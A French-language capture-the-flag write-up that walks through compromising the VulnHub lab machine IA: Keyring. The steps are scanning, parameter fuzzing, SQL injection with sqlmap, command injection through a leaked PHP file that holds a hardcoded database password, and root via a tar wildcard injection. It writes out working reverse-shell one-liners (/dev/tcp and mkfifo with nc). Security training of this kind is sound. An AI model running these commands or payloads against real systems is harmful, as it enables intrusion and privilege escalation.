WRITE-UP IA: KEYRING (1.0.1)

Ce document est un write-up pour la machine IA: KEYRING de vulnhub (IA: Keyring (1.0.1) ~ VulnHub). Toutes les manipulations effectuées dans ce document ont été réalisées dans un environnement de type "bac à sable" et ne doivent être dans aucun cas reproduites dans un environnement non contrôlé ou à des fins malveillantes.

NIVEAU VULNHUB : MEDIUM

Partie 1 : Reconnaissance

Pour le moment les seules informations dont on dispose sont celles sur le site de vulnhub.

Les machines attaquante et victime tournent toutes les deux sur VirtualBox en mode réseau privé hôte.

Machine attaquante :

OS : Kali Linux

IP : 192.168.56.101

Machine victime :

OS : ?

IP : Récupérée par DHCP

Pour commencer, nous allons faire une reconnaissance du réseau à l'aide d'un scan Nmap.

```
nmap -sP 192.168.56.0/24
```

-sP : scan de ping

Ici on utilise l'option -sP pour que le scan soit plus rapide.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sP 192.168.56.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-23 00:04 EST
Nmap scan report for 192.168.56.1
Host is up (0.00014s latency).
MAC Address: 0A:00:27:00:00:13 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00022s latency).
MAC Address: 08:00:27:ED:5C:9F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.104
Host is up (0.00024s latency).
MAC Address: 08:00:27:FB:93:C0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 33.07 seconds
```

OK, on obtient 4 adresses, les deux premières sont les adresses du serveur DHCP et de la route par défaut du réseau. Nous avons la **.101** donc celle qui nous intéresse ici est la **.104**.

Super, maintenant on peut faire un scan nmap plus précis sur la machine à attaquer.

```
nmap -sC -sV 192.168.56.104
```


-sC : Exécute des scripts par défaut pour détecter des vulnérabilité
-sV : Énumère les versions des services

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV 192.168.56.104
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-23 00:05 EST
Nmap scan report for 192.168.56.104
Host is up (0.000094s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8d:eb:fd:0a:76:8a:2a:75:6e:9b:6e:7b:51:c4:28:db (RSA)
|   256 53:31:35:c0:3a:a0:48:2f:3a:79:f5:56:cd:3c:63:ee (ECDSA)
|_  256 8d:7b:d3:c9:15:61:03:b1:b5:f1:d2:ed:2c:01:55:65 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: 08:00:27:FB:93:C0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.22 seconds
```

On obtient donc :

- **Le port 22/tcp ssh ouvert**, ça nous sera surement utile plus tard pour nous connecter à la machine victime
- **Le port 80/tcp ouvert.**

Allons voir ce qu'il se passe sur le port HTTP.




On arrive directement sur une page de création d'utilisateur, on va lancer un scan **Gobuster** pour chercher les eventuel fichiers et répertoire accessible depuis http://192.168.56.104

```
gobuster dir -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u
http://192.168.56.104 -t 50 -x txt,html,php
```

dir : Mode “brute force de répertoire/fichiers”
-w : Wordlist utilisé
-u : Cible
-t : Nombre de requêtes envoyé simultanément
-x : Test chaque mot de la wordlist avec les extensions txt, html et php


```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.56.104 -t 50 -x txt,html,php
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.104
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 3254]
/about.php            (Status: 302) [Size: 561] [--> index.php]
/home.php             (Status: 302) [Size: 561] [--> index.php]
/login.php            (Status: 200) [Size: 1466]
/history.php          (Status: 200) [Size: 31]
/logout.php           (Status: 302) [Size: 0] [--> index.php]
/control.php          (Status: 302) [Size: 561] [--> index.php]
/server-status        (Status: 403) [Size: 279]
```

On obtient quelques résultats qui peuvent être intéressant, pour le moment on va essayer de créer un utilisateur et de voir ce qu’il se passe.



On arrive sur un dashboard, après avoir fouillé un petit peu partout je n’ai rien trouvé.

Allons voir ce qui se trouve sur la page **/history.php**



Ok, une page blanche… Il faut probablement lui passer un paramètre.

Partie 1 : Exploit

On va utiliser l'outil **FUZZ** pour essayer de trouver le paramètre à utiliser pour lister l'historique de l'utilisateur que l'on vient de créer.


J'ai d'abord eu aucun résultat, puis je me suis rappelé que nous étions connectés en tant que **test1**. Essayons de refaire un test en mettant en paramètre notre cookie de session.

```
wfuzz -u "http://192.168.56.104/history.php?FUZZ=test1" -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -b
"PHPSESSID=hmvfrm2hp3rl601tp62a5vafjl" -hw 0
```


-u : Cible
-w : wordlist à utiliser
–hw 0 : N'affiche que les réponses qui on aboutit
-b : Notre cookie de session

```
┌──(kali㉿kali)-[~]
└─$ wfuzz --hw 0 -u "http://192.168.56.104/history.php?FUZZ=test1" -w /usr/share/wordlists/dirbuster/directory
l601tp62a5vafjl"
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuz
tes. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.56.104/history.php?FUZZ=test1
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000125:   200        0 L      5 W        59 Ch       "user"
 /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests...

Total time: 118.4100
Processed Requests: 149038
Filtered Requests: 149037
Requests/sec.: 1258.659
```


Cette fois ci on trouve bien quelque chose, le paramètre **user** semble fonctionner allons voir.



Voyons voir si ça marche avec d'autres utilisateurs. J'ai essayé naïvement avec **admin**.



Une page github ? Allons voir.



Il y a tout le code source des pages. Après avoir fouillé un petit peu on j'ai trouvé quelque chose d'intéressant sur la page **control.php**.

```php
<?php
session_start();
if(isset($_SESSION['name']))
{
    $servername = "localhost";
    $username = "root";
    $password = "sqluserrootpassw0r4";
    $database = "users";

    $conn = mysqli_connect($servername, $username, $password, $database);
    $name = $_SESSION['name'];
    $date =  date('Y-m-d H:i:s');
    echo "HTTP Parameter Pollution or HPP in short is a vulnerability that occurs<br>due to passing of multiple parameters
        $sql = "insert into log (name , page_visited , date_time) values ('$name','control','$date')";

        if(mysqli_query($conn,$sql))
            {
                echo "<br><br>";
                echo "Date & Time : ".$date;
            }
        system($_GET['cmdcntr']); //system() function is not safe to use , dont' forget to remove it in production .
}
else
```

On a donc le mot de passe de l'utilisateur root pour une base de données ainsi qu'une fonction qui ne serait pas **"safe"**. Essayons de voir ce qu'on peut faire avec le paramètre **cmdcntr.**


Aucun résultat.

A partir de là je suis resté bloqué un moment. Puis j'ai voulu aller voir ce qui avait dans la BDD pour cela comme aucun port MySql est ouvert on va essayer de voir si on ne peut pas faire une injection sql depuis la page **history.php.**

Grâce à l'outil **sqlmap** on arrive finalement à dump la base de donnée

```
sqlmap -u "http://192.168.56.104/history.php?user=test1"
—-cookie="PHPSESSID=hmvfrm2hp3rl601tp62a5vafjl" –dump
```


-u : Cible
—cookie : Cookie de session
—dump : On demande à sqlmap de "dump" c'est à dire stocker les données quand il trouve une faille.



On a donc le mot de passe admin pour le site. Réessayons notre paramètre **cmdcntr** en étant logger avec l'admin.


J'ai d'abord essayé d'obtenir le contenu du fichier **/etc/passwd** mais sans succès mais la commande **whoami** fonctionne, il semble que ce

paramètre exécute du code sur le serveur.



J’ai ensuite récupéré un reverse shell sur [Online - Reverse Shell Generator](). On va utiliser la suite burp pour l’encoder dans le langage url.

On lance une écoute sur notre machine attaquante et on envoie l’url.



Super, avant de continuer on va rendre le reverse shell plus propre.

```
export TERM=xterm;python -c 'import pty;pty.spawn("/bin/bash")'
```

Pour chercher le premier flag il faut être connecté en tant que **john**. Bonne nouvelle nous avons eu un login/mot de passe pour **john** quand nous avons dump la BDD. Essayons de se connecter en tant que **john**.

```
www-data@keyring:/home$ su john
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

john@keyring:/home$
```

Maintenant on peut récupérer le premier flag.

```
john@keyring:~$ cat user.txt

[ Keyring - User Owned ]
------------------------------------------
Flag : VEhNe0Jhc2hfMXNfRnVuXzM4MzEzNDJ9Cg==
------------------------------------------
by infosecarticles with <3
```

Notre but maintenant va être d'avoir les droits **root.**

Partie 3 : Elévation de privilèges

Commençons par lister les commandes que **john** peut exécuter avec des droits root.

```
john@keyring:~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for john:
Sorry, user john may not run sudo on keyring.
john@keyring:~$
```

Rien de ce côté.

Peut être des choses intéressantes dans le fichier crontab ?

```
john@keyring:~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for john:
Sorry, user john may not run sudo on keyring.
john@keyring:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
john@keyring:~$
```


Non plus…

Pour finir on va regarder si des fichiers intéressant possèdent le bit SUID.

```
john@keyring:~$ find / -user root -perm /4000 2>&1 | grep -v "Permission"
find: ‘/proc/944/task/944/fd/6’: No such file or directory
find: ‘/proc/944/task/944/fdinfo/6’: No such file or directory
find: ‘/proc/944/fd/5’: No such file or directory
find: ‘/proc/944/fdinfo/5’: No such file or directory
/home/john/compress
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/bin/chsh
/usr/bin/traceroute6.iputils
/usr/bin/passwd
/usr/bin/newuidmap
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/newgidmap
/usr/bin/chfn
/usr/bin/gpasswd
/bin/ntfs-3g
/bin/umount
/bin/mount
/bin/ping
/bin/fusermount
/bin/su
john@keyring:~$
```


Ok, le fichier **/home/john/compress** à un bit SUID et appartient à

root, c’est surement par là qu’il faut chercher.
Voyons voir le contenu.



On va récupérer ce fichier sur notre machine attaquante en lançant un serveur web sur la machine victime, ce sera plus simple.

Le fichier à l’air compilé en binaire, ouvrons le avec **ghidra** pour le décompiler et tenter d’y voir plus clair.



On a donc cette fonction, essayons de comprendre ce qu’elle fait.

Les lignes **setgid(0)** et **setuid(0)** force le script à exécuter la suite en tant que **root**, peu importe qui lance le script.
Après, le script exécute la commande **/bin/tar cf archive.tar *.**
C’est cette ligne qui va nous permettre de passer **root.**
Cette ligne nous permet d’utiliser un exploit bien connu, le **Tar Wildcard Injection.**

Notre but va être de créer des fichiers pour que la commande tar les voit comme des options du type **–help.**

On va donc créer un fichier **shell.sh** avec un reverse shell à l’interieur, un fichier vide qui s’appelle “--checkpoint=1” et un

autre qui s'appelle "--checkpoint-action=exec=sh shell.sh".

Récapitulons, si tout ce passe bien quand on va exécuter le script **compress**, la commande **/bin/tar cf archive.tar *** va se lancer comme si on exécutait cette commande : **/bin/tar cf archive.tar shell.sh --checkpoint=1 --checkpoint-action=exec=sh shell.sh**

Ducoup, qu'est ce que va faire exactement cette commande, elle va commencer par archiver shell.sh puis les deux autres fichiers seront vu comme des options qui disent : "à chaque fois que tu archive un fichier (**--checkpoint=1**) exécute dans le shell le script shell.sh (**--checkpoint-action=exec=sh shell.sh**)" et tout ça en tant que root à cause des deux lignes avant.

Comme on a mis un reverse shell dans le fichier **shell.sh**, il nous suffit d'écouter sur le port 4444 avec notre machine attaquante et on devrait avoir un shell en tant que root.

Place à la pratique.


```
john@keyring:~$
john@keyring:~$ echo 'sh -i >& /dev/tcp/10.0.2.4/4444 0>&1' > shell.sh
john@keyring:~$ echo '' > '--checkpoint=1'
john@keyring:~$ echo '' > '--checkpoint-action=exec=sh shell.sh'
john@keyring:~$
john@keyring:~$
```

On exécute le script.

```
john@keyring:~$ ./compress
shell.sh: 2: shell.sh: Syntax error: Bad fd number
shell.sh: 2: shell.sh: Syntax error: Bad fd number
```

La théorie semble incorrecte…
Essayons avec un autre reverse shell

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.0.2.4 4444 >/tmp/f
```



Nous voilà **root**, on peut récupérer le flag et la machine est finie.